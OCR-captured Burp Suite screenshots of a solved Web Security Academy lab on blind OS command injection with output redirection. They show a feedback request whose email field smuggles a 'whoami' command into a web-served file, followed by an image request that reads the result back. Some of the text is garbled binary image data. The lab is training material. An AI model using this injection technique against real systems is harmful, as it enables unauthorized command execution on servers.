12 Referer: https://0ab700570318dea48504a03a00510052.web-security-academy.net/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15
```

Search | 0 highlights

Response

Pretty | Raw | Hex | Render

```
4 Content-Length: 277011
5
6 ÿØÿáçExifMM*.ж¬(1$´2Øii$
7 ü'
8 ü'Adobe Photoshop CC 2019 (Macintosh)2019:03:04
  12:14:350221 ÿÿ ¾ Ôrz(]HHÿØÿíAdobe_CMÿîAdobedÿÛ
9 ÿÀk "ÿÝ
10 ÿÄ?
11
12 3!1AQa"q2¡±B#$RÁb34rÑC%Sðáñcs5¢³&DTdEÂ£t6ÒÙâeò³ÃÓuãóF'ж´ÄÔäô¥µÅÖåõVfv!¶ÆÖæö7GWgw§·Çxç÷5
   !1AQaq"2¡±B#ÁRÑð3$bárCScs4ñ%¢³&SÂÒDT£dEU6teâò³ÃÓuãóFж´ÄÔäô¥µÅÖåõVfv!¶ÆÖæö'7GWgw§·ÇÿÚ?&3
   ÿZk´~{A??ÎVêj¡ß³åÿ5cw3úãéí5iÔÕX-Ç#ë?±+lX1ÁZèù«]ß×çèùwvdRGÎ}÷ôÃ)ñ|¿V7Ñ`ÂCà
13 {É!SÄ&))bâçE|S8`ßE Ó2SÂJF`rR~?¥ðÑ-J
   X4òu)à8÷JILZ@íñì½{lG>¿£Sm7ú±yôßª,s~«tÿßÛßêºë\ÅMü{ÕÍXÝY¥ÞçRçMùÚÉ²¶»ºÞvºçm¬¡tnÙ»÷ö®g#®ã]Ô
   ]m*ж9®÷FÄ±x²·{óiú~ÓÿF£³?ÿÐ³Ôq<K,~G>a[Á´dT,×·ÁÄskr4YõØú[MÕÍ?ÎÖ9sGvÿÄ2}Ó»?-µõk-Úzn¦Iºõ3ÿF/
   >é_Xª«+ê·R!óYÅ7Vö÷ööäÔµé~lúM{Xè>á¡ãüGCæÁt$¢»ÊäOs
14 F5ÊsñLRRÆTH ÉQ%%+à®Jbï4±å)óQs£¸
15 ëGÑÞzRÁKT?Í·ñHdßèÚÖø%&p+Ö~~¿êçKsD²T#Í£Ówý6~.£¨dßöl|g[~Õ[_càÿÁTÇÙÿEzCÇÎéUpQÆv=ôÔáè¿C->¿÷
   é½£?Á(ç¨ªüfµúµ*½ïõM³ØáÝßê¹»~G@hÈ2lkö£Ûniþ¶ñê-<b×·Ö6×>K¬inãoö?qNãú/
   ¼#¨ÕQÿÑÝÉ§ØHlçù,^^E¦ë.¬hk¶%§_çXim=^ÉÉeuÍ6H£5ÿ¢·z&6-ý>«ÜÖØÇl¯®àyºCÛÿI64Ogllu:9ª½67¡]¸Ù¯
   ¨Ök¿ðíÖÈM»+®ivÇû,\__ú¿ÓV
```

Search | 0 highlights

Burp | Project | Intruder | Repeater | View | Help

Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Com

Extensions | Learn

1 × 3 × 6 × 7 × 8 ×

Send | Cancel | Target: https://0ab700570318dea48504a03a00510

Request

Pretty | Raw | Hex

```
3 Cookie: session=7M5Oc5NF45ru5pyFRH8eEKZt0BQRDecW
4 Content-Length: 128
5 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/118.0.5993.88 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0ab700570318dea48504a03a00510052.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0ab700570318dea48504a03a00510052.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 csrf=KOIadPWZA4ScoFr5nLvKGYKq6R9vZcgd&name=test&email=7e325a75b8%40emailboxi.live &
   whoami > /var/www/images/mustafa.txt&subject=ggggg&message=mustafa
```

Search | 0 highlights


Response

Pretty | Raw | Hex | Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2
5
6 {
  }
```

olved

feedback



Web Security Academy

Blind OS command injection with output redirection

LAB Solved

Back to lab description

ongratulations, you solved the lab! Share your skills! Continue learning

Home | Submit feedback

WE LIKE TO SHOP

Lightbulb Moments	Cheshire Cat Grin	Paddling Pool Shoes	Folding Gadgets
$41.45	$89.25	$55.57	$89.57

Send Cancel

Target: https://0ab700570318dea48504a03a00510052.web-security-aca

Request

Pretty Raw Hex

```
1 GET /image?filename=output.txt HTTP/2
2 Host: 0ab700570318dea48504a03a00510052.web-security-academy.net
3 Cookie: session=7M50c5NF45ru5pyFRH8eEKZtOBQRDecW
4 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://0ab700570318dea48504a03a00510052.web-security-academy.net/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15
16
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 13
5
6 peter-iY4BpR
7
```

Inspector

- Request attributes
- Request query param
- Request body param
- Request cookies
- Request headers
- Response headers